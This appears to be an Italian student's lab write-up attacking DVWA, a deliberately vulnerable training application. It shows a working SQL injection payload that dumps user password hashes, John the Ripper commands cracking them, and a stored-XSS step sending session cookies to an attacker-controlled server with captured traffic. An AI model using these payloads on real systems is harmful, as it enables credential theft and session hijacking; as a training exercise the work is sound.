

Progetto settimanale Web application hacking

Recuperare le password degli utenti presenti sul DB (sfruttando sqli)

Inserendo la giusta query possiamo vedere come ci viene fornito un elenco di admin e hash di password

Instructions	User ID: <input type="text"/> <input type="button" value="Submit"/> ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: admin admin admin 5f4dcc3b5aa765d61d8327deb882cf99 ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: Gordon Brown gordonb e99a18c428cb38d5f260853678922e03 ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: Hack Me 1337 8d3533d75ae2c3966d7e0d4fcc69216b ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: Pablo
Setup	
Brute Force	
Command Execution	
CSRF	
File Inclusion	
SQL Injection	
SQL Injection (Blind)	
Upload	
XSS reflected	
XSS stored	
DVWA Security	
PHP Info	
About	
Logout	


Successivamente con il tool johntheripper decodifichiamo gli has delle password per poterle leggere in chiaro

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt passwd.txt --fork=2
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordon)
letmein (pablo)
charley (hack)
4g 0:00:00:00 DONE (2023-06-07 16:18) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids.
.dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


```
(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 passwd.txt
admin:password
gordon:abc123
hack:charley
pablo:letmein
bob:password
5 password hashes cracked, 0 left
```

Recuperare i cookie di sessione delle vittime del xss stored ed inviarli ad un server sotto il controllo dell'attaccante

Ispezionando il link della pagina con burp suite posso iniettare il codice dello script che ci permette di ricevere i cookie di sessione sul server dell'attaccante



Ho avviato il server web tramite tool apache2



Possiamo notare come tramite il tool di Wireshark riceviamo pacchetti con informazioni in merito ai cookie di sessione

```
Host: 192.168.2.3\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Connection: keep-alive\r\n
Referer: http://192.168.2.3/dvwa/vulnerabilities/xss_s/\r\n
Cookie: security=low; PHPSESSID=927b0cda43c6726e79ffcd5b5910ac72\r\n
Cookie pair: security=low
Cookie pair: PHPSESSID=927b0cda43c6726e79ffcd5b5910ac72

0160  69 6e 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c 61  ing: gzi p, defla
0170  74 65 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20  te..Conn ection:
0180  6b 65 65 70 2d 61 6c 69 76 65 0d 0a 52 65 66 65  keep-ali ve..Refe
0190  72 65 72 3a 20 68 74 74 70 3a 2f 2f 31 39 32 2e  rer: htt p://192.
01a0  31 36 38 2e 32 2e 33 2f 64 76 77 61 2f 76 75 6c  168.2.3/ dvwa/vul
01b0  6e 65 72 61 62 69 6c 69 74 69 65 73 2f 78 73 73  nerabili ties/xss
01c0  5f 73 2f 0d 0a 43 6f 6f 6b 69 65 3a 20 73 65 63  _s/..Coo kie: sec
01d0  75 72 69 74 79 3d 6c 6f 77 3b 20 50 48 50 53 45  urity=lo w; PHPSE
01e0  53 53 49 44 3d 39 32 37 62 30 63 64 61 34 33 63  SSID=927 b0cda43c
01f0  36 37 32 36 65 37 39 66 66 63 64 35 62 35 39 31  6726e79f fcd5b591
0200  30 61 63 37 32 0d 0a 55 70 67 72 61 64 65 2d 49  0ac72..U pgrade-I
0210  6e 73 65 63 75 72 65 2d 52 65 71 75 65 73 74 73  nsecure- Requests
0220  3a 20 31 0d 0a 0d 0a  : 1....
```